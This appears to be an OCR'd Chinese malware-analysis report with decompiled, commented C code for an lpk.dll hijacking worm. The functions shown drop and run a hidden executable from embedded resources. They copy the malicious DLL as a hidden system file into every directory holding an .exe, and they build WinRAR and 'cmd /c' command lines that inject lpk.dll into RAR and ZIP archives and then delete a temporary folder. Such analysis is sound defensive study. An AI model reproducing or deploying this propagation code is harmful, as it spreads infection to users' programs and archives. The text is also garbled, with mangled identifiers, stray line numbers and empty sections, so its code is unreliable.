               // 释放lpk模块
if (!<mark>fd</mark>wReason)
               {
    if ( g_hEvent )
                             SetEvent(g_hEvent);
WaitForSingleObject(hObject, @xFFFFFFF);
CloseHandle(hObject);
CloseHandle(g_hEvent);
                                                                                                                                                                                                                                         卸载lpk模块
                       LpkFreeLibrary();
                     esult = 1;
```



## 5.2 LpkLoadRes

```
//
//
// 获取@x65号资源并加载,保存前@x20个字节到全局变量<sub>B_</sub>szName
signed int LpkLoadRes()
  signed int ret; // ebx
  HRSRC hRes; // eax
  HRSRC hRes_; // esi
  DWORD dwResSize; // edi
  HGLOBAL hResData; // eax
  const CHAR *lpRes; // eax
  hRes = FindResourceW(g_hModule, (LPCWSTR)0x65, (LPCWSTR)RT_RCDATA);
  hRes_ = hRes;
if ( hRes )
  {
    dwResSize = SizeofResource(g_hModule, hRes);
    hResData = LoadResource(g_hModule, hRes_);
    if ( hResData )
    {
      if ( dwResSize )
        // 获取资源的指针
        lpRes = (const CHAR *)LockResource(hResData);
        if ( lpRes )
          lstrcpynA(g_szName, lpRes, 0x20);
          ret = 1;
    }
  return ret;
```



#### 5.3

#### LpkExtensionIsTmp

```
// 判断扩展名称是不是.TMP
// 是返回1,否则返回0
BOOL LpkExtensionIsTmp()
 LPWSTR lpwPath; // eax
 const WCHAR *lpExtension; // eax
 BOOL ret; // eax
 WCHAR sz_Filename[260]; // [esp+0h] [ebp-208h]
 GetModuleFileNameW(0, sz_Filename, 0x104u);
                                           // 获取路径文件名
 lpwPath = PathFindFileNameW(sz_Filename);
 ret = 0;
 // 判断是不是hrl开头
 if ( *lpwPath == 'h' && lpwPath[1] == 'r' && lpwPath[2] == 'l' )
   lpExtension = PathFindExtensionW(lpwPath);
   if ( lpExtension )
     if (!lstrcmpiW(lpExtension, L".TMP")) // 判断扩展名是不是.TMP
       ret = 1;
   }
 }
 return ret;
```

### 5.4 LpkMutexIsExist

```
//

// 判断互斥是否存在

// 如果互斥体创建失败,返回1

// 否则返回错误码

BOOL LpkMutexIsExist()

{

HANDLE hMutex; // edi

BOOL ErrorCode; // esi

hMutex = CreateMutexA(0, 0, g_szName);

// 互斥体创建失败,互斥体存在
if (!hMutex)
    return 1;

ErrorCode = GetLastError() == ERROR_ALREADY_EXISTS;

CloseHandle(hMutex);
    return ErrorCode;

}
```



### 5.5 LpkCreateSrc0x66Process

```
1 //
2 // 创建资源0x66进程
3 BOOL LpkCreateSrc0x66Process()
      HRSRC hRes; // eax
     HRSRC hRes; // eax
HRSRC hRes; // edi
HGLOBAL hResData; // edx
HANDLE hFile; // edi
WCHAR Buffer[260]; // [esp+8h] [ebp-26Ch]
struct _STARTUPINFOW StartupInfo; // [esp+210h] [ebp-64h]
struct _PROCESS_INFORMATION ProcessInformation; // [esp+254h] [ebp-20h]
DWORD NumberOfBytesWritten; // [esp+264h] [ebp-10h]
LPCVOID lpBuffer; // [esp+268h] [ebp-Ch]
DWORD nNumberOfBytesToWrite; // [esp+26Ch] [ebp-8h]
BOOL bRet; // [esp+270h] [ebp-4h]
      bRet = 0;
hRes = FindResourceW(g_hModule, (LPCWSTR)0x66, (LPCWSTR)RT_RCDATA);
hRes_ = hRes;
if ( hRes )
          nNumberOfBytesToWrite = SizeofResource(g_hModule, hRes);
hResData = LoadResource(g_hModule, hRes_);
if ( hResData )
               if ( nNumberOfBytesToWrite )
                   lpBuffer = LockResource(hResData);
if ( lpBuffer )
                      // 获取临时路径
// 在临时路径下创建文件hrl
                       7/ 12 MUNISTRY FOR MEXICAL PRINTS
GetTempPathW(0x104u, Buffer);
GetTempFileNameW(Buffer, L"hrl", 0, Buffer);
hFile = CreateFileW(Buffer, GENERIC_WRITE, 1u, 0, CREATE_ALWAYS, 0, 0);
if ( hFile != (HANDLE)INVALID_HANDLE_VALUE )
                      NumberOfBytesWritten = 0;
bRet = WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
CloseHandle(hFile);
                           // 写入成功
                           {
   RtlZeroMemory(&StartupInfo, 0x44);
   frieGhouldindow = 0;
                               StartupInfo.wShowWindow = 0;
StartupInfo.cb = 0x44;
                               StartupInfo.dwFlags = 1;
bRet = CreateProcessW(0, Buffer, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
                                if ( bRet == 1 )
                                   CloseHandle(ProcessInformation.hThread);
CloseHandle(ProcessInformation.hProcess);
                }
          }
       return bRet;
```



## 5.6 LpkFileIslpk\_DLL

```
1 //
2 // 判断当前执行的文件是否是lpk.dll
3 // 如果是返回0
4 // 如果不是返回1
5 BOOL LpkFileIslpk_DLL()
6 {
7    const WCHAR *lpAppName; // eax
8    WCHAR szPathName[260]; // [esp+0h] [ebp-208h]
9    GetModuleFileNameW(g_hModule, szPathName, 0x104u);
1 lpAppName = PathFindFileNameW(szPathName);
2    return lstrcmpiW(lpAppName, L"lpk.dll") != 0;
3 }
```

## 5.7 LpkBinWriteAndDecom



# $5.8\ Lpk Create Thread For Exe And Decompression$





```
int __stdcall LpkCreateThreadForExeAndDecompression()
 DWORD Index; // edi
 int iDriver; // ebx
char *lpFlg; // ebp
HANDLE hThread; // eax
 HANDLE *ArraryHandle; // esi
 DWORD CurIndex; // esi
 int ret: // eax
 DWORD CurIndex_; // esi
 Signed int WhileCount; // [esp+10h] [ebp-C4h]
HANDLE Handles[24]; // [esp+14h] [ebp-C0h]
char v10[96]; // [esp+74h] [ebp-60h]
 Index = 0;
 RtlZeroMemory(v10, 0x60);
 do
 {
   iDriver = 2;
lpFlg = v10;
WhileCount = 0x18;
                                                     // 代表C盘
   // 循环开工作线程
     // 判断缓冲区被清空,并且驱动类型为
     // 州國矮州区领渭至,并且驱研炎4
// #define DRIVE_UNKNOWN 0
// #define DRIVE_NO_ROOT_DIR 1
     // #define DRIVE_REMOVABLE
// #define DRIVE_FIXED
// #define DRIVE_REMOTE
     if ( *(_DWORD *) IpFlg != 1 && (unsigned int)(DriveType(iDriver) - 2) <= 2 )</pre>
        // 挂起的方式创建线程
       The MEMORY AND A CREATE_SUSPENDED, 0);

ArraryHandle = & Handles[Index];
        *ArraryHandle = hThread;
if (hThread)
          // 如果设置线程优先级失败或者激活线程失败
          if ( SetThreadPriority(hThread, THREAD_PRIORITY_IDLE) != 1 || ResumeThread(*ArraryHandle) == -1 )
            TerminateThread(*ArraryHandle, 0);
          else
            // 数组索引+1,设置标志
            ++Index;
*(_DWORD *)lpFlg = 1;
          }
       }
     ++iDriver;
     lpFlg += 4;
--WhileCount;
   while ( WhileCount );
   CurIndex = 0;
   // 开启线程个数不为0,并且等待线程没有超时
    // 关闭线程句柄
   if ( Index && WaitForMultipleObjects(Index, Handles, 1, 0) != 0x102 )
     RtlZeroMemory(v10, 96);
     if ( Index )
           CloseHandle(Handles[CurIndex++]);
       while ( CurIndex < Index );</pre>
      Index = 0;
   ret = LpkWaitForEvent();
 while ( ret == 1 );
 // 检查是否还有线程句柄没有关闭
 // 循环关闭线程句柄
 if ( Index )
   ret = WaitForMultipleObjects(Index, Handles, 1, 0xFFFFFFFF);
   CurIndex_ = 0;
if ( Index )
   {
         et = CloseHandle(Handles[CurIndex_++]);
     while ( CurIndex_ < Index );
   }
 return ret;
```



# $5.9\ Lpl Write Exe And Decompression File$





```
// 在有.exe的目录下写入lpk.dll,在有rar,zip的目录下
// 就使用RAR解压文件
DWORD __stdcall LpkWriteExeAndDecompressionFile(LPVOID iDriver)
  const WCHAR *lpszExtension; // eax
 const WCHAR *IpszExtension; // eax
struct _WIN32_FIND_DATAW FindFileData; // [esp+4h] [ebp-668h]
WCHAR szFindPath[260]; // [esp+254h] [ebp-418h]
WCHAR szPath[260]; // [esp+45ch] [ebp-210h]
HANDLE hFindFile; // [esp+664h] [ebp-8h]
int Ret; // [esp+668h] [ebp-4h]
const WCHAR *IpszExtension_; // [esp+674h] [ebp+8h]
  // 等待全局事件没有超时,返回0
 if ( WaitForSingleObject(g_hEvent, 0) != 0x102 )
    return 0;
  // 判断驱动器类型
  if ( (unsigned int)iDriver >= 0x100 )
 {
   lstrcpyW(szFindPath, (LPCWSTR)iDriver);
  else
  {
    // 拼接磁盘路径iDriver:\\
    lstrcpyW(szFindPath, L"A:\\");
szFindPath[0] += (unsigned __int16)iDriver;
  // iDriver\\*
  // 查找文件失败直接退出线程
  // 循环查找有.exe的目录, 然后写入lpk.dll文件
  if ( hFindFile == (HANDLE)INVALID_HANDLE_VALUE )
  return 1;
lstrcpyW(szFindPath, szPath);
  while (1)
    // 如果是当前或者上一层目录,就跳过本次循环
    if ( !lstrcmpiW(FindFileData.cFileName, L".") || !lstrcmpiW(FindFileData.cFileName, L"..") )
      goto Lab_Continue;
    // 如果是目录直接退出循环
    if ( FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY )
    // 获取文件扩展名
    lpszExtension = PathFindExtensionW(FindFileData.cFileName);
lpszExtension_ = lpszExtension;
    if ( lpszExtension )
      // 如果扩展名是.exe
      if ( !lstrcmpiW(lpszExtension, L".EXE") )
        lstrcpyW(szPath, szFindPath);
PathAppendW(szPath, L"lpk.dll");
         // 获取文件属性失败
        if ( GetFileAttributesW(szPath) != INVALID_HANDLE_VALUE )
          goto Lab Continue;
        // 拷贝当前模块到目标文件xxx\\lpk.dll
        CopyFileW(g_szCurModuleFileName, szPath, 1);
        // 设置文件属性为系统,隐藏
        SetFileAttributesW(szPath, 7u);
      // 如果目录下有.rar .zip并且文件超过4gb, 然后低位不超过3MB
      // 拼接压缩包路径
      if ((!lstrcmpiW(lpszExtension_, L".RAR") || !lstrcmpiW(lpszExtension_, L".ZIP"))
&& !FindFileData.nFileSizeHigh
        && FindFileData.nFileSizeLow < 0x3200000 )
        lstrcpyW(szPath, szFindPath);
PathAppendW(szPath, FindFileData.cFileName);
LpkDecompressionFile(szPath);
    if ( WaitForSingleObject(g_hEvent, 0x14u) != WAIT_TIMEOUT )
      goto Lab_Ret0_;
    // 查找下一个文件
                     leW(hFindFile, &FindFileData) != 1 )
      goto Lab_Ret0;
 if ( WaitForSingleObject(g_hEvent, 0x14u) == WAIT_TIMEOUT )
    lstrcpyW(szPath, szFindPath);
```

cEiloNamo\.



#### 5.10 LpkDecompressionFile

```
//
// 使用RAR解压文件
_WORD *__cdecl LpkDecompressionFile(wchar_t *lpPath)
   _WORD *result; // eax
const wchar_t *lpspild; // eax
DWORD dwCPid; // eax
WCHAR CommandLine; // [esp+0h] [ebp-824h]
WCHAR Buffer[260]; // [esp+410h] [ebp-414h]
wchar_t szRegVal[260]; // [esp+618h] [ebp-20Ch]
DWORD cData; // [esp+820h] [ebp-4h]
   cData = 0x208;
    // 获取rar压缩包注册表值
    result = (_WORD *)SHRegGetValueW(HKEY_CLASSES_ROOT, L"WinRAR\\shell\\open\\command", 0, 2, 0, szRegVal, &cData);
   // 注册项拣到了
// 判断注册表值是不是""括起来的
// 确定如何拆分出正确路径
if (!result)
       if ( szRegVal[0] == '"' )
           lstrcpyW(szRegVal, &szRegVal[1]);
lpspild = L"\"";
       {
   lpspild = L" ";
       // 拆分字符串,以lpspild分割 result = (_WORD *)StrStrIW(szRegVal, lpspild); if ( result )
       {
  *result = 0;
          // 移除路径的空格
// 并拼接rar.exe
PathRemoveFileSpecW(szRegVal);
PathAppendW(szRegVal, L"rar.exe");
result = (_WORD *)GetFileAttributesW(szRegVal);
           // 获取文件属性成功
if ( result != (_WORD *)INVALID_FILE_ATTRIBUTES )
              // 拼接ra压缩文件的命令
// 在压缩包中查找pk.dl1
PathGetShortPath(szRegVal);
GetTempPathW(0x104u, Buffer);
dwCPid = GetCurrentThreadId();
GetTempFileNameW(Buffer, L"IRAR", dwCPid, Buffer);
wsprintfW(&Commandium, L"cmd /c %s vb \"%s\" lpk.dll|find /i \"lpk.dll\"", szRegVal, lpPath, Buffer);
result = (_WORD *)LpkRunCommand(&CommandLine, 60000u);
if ( result )
{
                  // 假压 wsprinthN(&CommandLine, L"\"%s\" x \"%s\" *.exe \"%s\\\"", szRegVal, lpPath, Buffer); LpkRunCommand(&CommandLine, 120000u); LpkWriteExeAndDecompressionFile(Buffer);
                  77 7/ 2004E.
wsprintfW(&CommandLine, L"\"%s\" a -r -ep1\"%s\" \"%s\" \"%s\\lpk.dll\"", szRegVal, Buffer, lpPath, Buffer);
LnkBunCommand(&Commandline, 240000ml).
                   // 删除文件
                   // 删除义评
wsprintfW(&<mark>CommandLine</mark>, L"cmd /c RD /s /q \"%s\"", Buffer);
result = (_WORD *)LpkRunCommand(&<mark>CommandLine</mark>, 60000u);
     }
    return result;
```

#### 5.11 LpkRunCommand



```
// 执行拼接好的命令
// 执行成功返回非0
// 否则返回0
DWORD __cdecl LpkRunCommand(LPWSTR lpCommandLine, DWORD dwMilliseconds)
 struct _STARTUPINFOW StartupInfo; // [esp+4h] [ebp-58h]
 struct _PROCESS_INFORMATION ProcessInformation; // [esp+48h] [ebp-14h]
 DWORD ExitCode; // [esp+58h] [ebp-4h]
 RtlZeroMemory(&StartupInfo, 0x44);
 StartupInfo.wShowWindow = 0;
 StartupInfo.cb = 0x44;
 StartupInfo.dwFlags = 1;
 if ( !CreateProcessW(0, lpCommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
 return GetLastError();
if ( WaitForSingleObject(ProcessInformation.hProcess, dwMilliseconds) )
    TerminateProcess(ProcessInformation.hProcess, 0x5B4u);
 ExitCode = 713;
 GetExitCodeProcess(ProcessInformation.hProcess, &ExitCode);
 CloseHandle(ProcessInformation.hThread);
 CloseHandle(ProcessInformation.hProcess);
 return ExitCode;
```

#### 5.12 LpkGetLpkFunction\_

```
2 // 获取指定函数地址
3 BOOL LpkGetLpkFunction ()
4 {
5
   WCHAR Buffer[260]; // [esp+0h] [ebp-208h]
6
7
  // 获取系统目录然后拼接\\lpk
8
  // 并加载这个1pk文件
9
LO GetSystemDirectoryW(Buffer, 0x104u);
l1 lstrcatW(Buffer, L"\\lpk");
L2 hLibModule = LoadLibraryW(Buffer);
if ( hLibModule )
     LpkGetLpkFunction();
L4
L5
   return hLibModule != 0;
L6 }
```



#### 5.13 LpkGetLpkFunction

#### 5.14 LpkGetProcAddress

## 致 谢

正文用宋体小四,内容限1页,一律向15PB信息安全研究院谢意。